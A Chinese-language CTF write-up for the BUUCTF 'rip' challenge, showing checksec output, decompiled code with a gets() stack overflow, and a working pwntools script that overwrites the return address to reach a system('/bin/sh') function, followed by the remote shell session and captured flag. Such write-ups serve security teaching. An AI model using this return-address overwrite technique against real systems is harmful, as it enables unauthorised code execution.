

rip buuctf

查看保护




```
ams@ubuntu:~/ws$ checksec pwn1
[*] '/home/ams/ws/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

IDA反编译，发现简单的栈溢出漏洞



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s[15]; // [rsp+1h] [rbp-Fh] BYREF

  puts("please input");
  gets(s, argv);
  puts(s);
  puts("ok,bye!!!");
  return 0;
}
```




```c
int fun()
{
  return system("/bin/sh");
}
```

返回地址覆盖为 `fun` 函数地址即可。

Python

```python
from pwn import *
p = remote('node3.buuoj.cn',25376)
context.log_level='debug'
fun_addr = 0x040118A
payload = 'A'*0x0F + 'A'*0x08 + p64(fun_addr)
p.sendline(payload)
p.interactive()
```



```
┌──(root💀ams)-[/home/ams/ws]
└─# python exp.py
[+] Opening connection to node3.buuoj.cn on port 25376: Done
[DEBUG] Sent 0x20 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    00000010  41 41 41 41  41 41 41 8a  11 40 00 00  00 00 00 0a  │AAAA│AAA·│·@··│····│
    00000020
[*] Switching to interactive mode
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2b bytes:
    'flag{780d9640-20b2-4e18-a324-c5eccfa3bd49}\n'
flag{780d9640-20b2-4e18-a324-c5eccfa3bd49}
$ 
```